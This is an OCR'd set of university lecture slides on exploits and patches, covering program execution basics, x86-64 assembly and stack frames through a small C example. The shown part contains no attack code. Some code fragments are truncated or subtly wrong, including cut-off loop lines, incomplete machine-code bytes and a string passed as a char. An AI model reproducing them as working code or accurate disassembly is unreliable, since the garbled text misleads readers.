CY 2550 Foundations of Cybersecurity

Exploits and Patches

Alina Oprea
Associate Professor, Khoury College
Northeastern University
March 30 2020

Announcements

- Forensics project released today, due on April 4
- Exploit project is the last one, due on April 17
- Final exam
  - Take home
  - Released on April 13 at 11:45am EST, due on April 14 at noon
  - Submitted through Gradescope
  - Questions on the material to test general understanding
  - Might include questions from the “Countdown to Zero Day” book

Focus on Attacks

- Software is notorious for having bugs
  - Functionality that doesn't work as intended, or at all
  - Crashes that cause unreliability, data loss
- To an attacker, **software bugs are opportunities**
- Exploits
  - Weaponized software bugs
  - Use programming errors to an attacker's advantage
- Typical uses
  - Bypass authentication and authorization checks
  - Elevate privileges (to admin or root)
  - Hijack programs to execute unintended, arbitrary code
  - Enable unauthorized, persistent access to systems

Outline

- Program Execution Basics
- Buffer Overflows Attacks
  - C examples
- Mitigations
- Web-based attacks
- SQL Basics
- SQL Injection
- Patches


Program Execution

Code and Data Memory

Program Execution

The Stack

Compilers



- Computers don’t execute source code
- Instead, they execute machine code
- Compilers translate source code to machine code
- Assembly is human-readable machine code

C Source Code

```c
#include <stdio.h>

int main(int argc, char** argv) {
  int i;
  if (argc > 1) {
    for (i = 1; i < argc; ++i) {
      printf("%s\n",argv[i]);
    }
  }
  else {
      printf("%s\n", "Hello world");
  }
  return 1;
}
```


x84-64 machine code in hexadecimal

x86-64 assembly

```
000000000040052d <main>:
                                    55                      push   rbp
                                    48 89 e5                mov    rbp,rsp
                                    48 83 ec 20             sub    rsp,0x20
                                    89 7d ec                mov    DWORD PTR [rbp-0x14],edi
                                    48 89 75 e0             mov    QWORD PTR [rbp-0x20],rsi
  40053c:                           83 7d ec 01             cmp    DWORD PTR [rbp-0x14],0x1
  400540:                           7e 36                   jle    400578 <main+0x4b>
  400542:                           c7 45 fc 01 00 00 00    mov    DWORD PTR [rbp-0x4],0x1
  400549:                           eb 23                   jmp    40056e <main+0x41>
  40054b:                           8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
  40054e:                           48 98                   cdqe
  400550:                           48 8d 14 c5 00 00 00    lea    rdx,[rax*8+0x0]
  400557:                           00
  400558:                           48 8b 45 e0             mov    rax,QWORD PTR [rbp-0x20]
  40055c:                           48 01 d0                add    rax,rdx
  40055f:                           48 8b 00                mov    rax,QWORD PTR [rax]
  400562:                           48 89 c7                mov    rdi,rax
  400565:                           e8 a6 fe ff ff          call   400410 <puts@plt>
  40056a:                           83 45 fc 01             add    DWORD PTR [rbp-0x4],0x1
  40056e:                           8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
  400571:                           3b 45 ec                cmp    eax,DWORD PTR [rbp-0x14]
  400574:                           7c d5                   jl     40054b <main+0x1e>
  400576:                           eb 0a                   jmp    400582 <main+0x55>
  400578:                           bf 14                   mov    edi,0x400614
  40057d:                           e8 8e                   call   400410 <puts@plt>
  400582:                           b8 01                   mov    eax,0x1
  400587:                           c9                      leave
  400588:                           c3                      ret
```

Computer Memory

- Running programs exists in memory
  - Program memory – the code for the program
  - Data memory – variables, constants, and a few other things, necessary for the program
  - OS memory – always available for system calls
    - E.g. to open a file, print to the screen, etc.




Program Memory

```
0:  int fcount(char s[], char c) {
      int cnt;
      int pos;
                                  strlen(s); pos = pos + 1) {
                                  nt = cnt + 1;
5:  }

6:  void main(int argc, char* argv[]) {
7:    fcount("testing", "t"); // should return 2
8:  }
```

The CPU keeps track of the current Instruction Pointer (IP)


IP



Data Memory

```
0:  int fcount(char s[], char c) {
      int cnt;
      int pos;
1:    for (pos = 0; pos < strlen(s); pos = pos + 1) {
2:      if (s[pos] == c) cnt = cnt + 1;
3:    }
4:    return cnt;
5:  }

6:  void main(int argc, char* argv[]) {
7:    fcount("testing", "t"); // should return 2
8:  }
```



The Stack


- Data memory is laid out using a specific data structure
  - The stack
- Every function gets a frame on the stack
  - Frame created when a function is called
  - Contains local, in scope variables
  - Frame destroyed when the function exits
- The stack grows downward
- Stack frames also contain control flow information
  - More on this in a bit…

Stack Frame Example

```
0:  int fcount(char s[], char c) {
      int cnt;
1:
2:
3:
4:
5:
6:
7:  void main(int argc, char* argv[]) {
8:    int cnt = fcount("testing", "t"); // should return 2
9:  }
```

This example is *almost* correct. But something very important is missing…

IP




Problem

```
0: int fcount(char s[], char c) {
                                    rlen(s); pos = pos + 1) {
                                  cnt = cnt + 1;
   }
4:   return cnt;
5: }
6:
7: void main(int argc, char* argv[]) {
8:   int cnt = fcount("testing", "t"); // should return 2
9: }
```

IP needs to go back to line 9. But how does the CPU know that?


IP



Stack Frame Example

```
0:  int fcount(char s[], char c) {
      int cnt;
      int pos;
      for (pos = 0; pos < strlen(s); pos = pos + 1) {
1:      if (s[pos] == c)
2:          cnt = cnt + 1;
3:    }
4:    return cnt;
5:  }
6:
7:  void main(int argc, char* argv[]) {
8:    int cnt = fcount("testing", "t"); // should return 2
9:  }
```

IP




Two Call Example

```
  0:  int fcount(char s[], char c) {
        integer cnt;
        integer pos;
1-4:    …
  5:  }

  6:  void main(int argc,  char* argv[]) {
  7:    fcount(“testing”, “t”); // should return 2
  8:    fcount(“elevate”, “e”); // should return 3
  9:  }
```

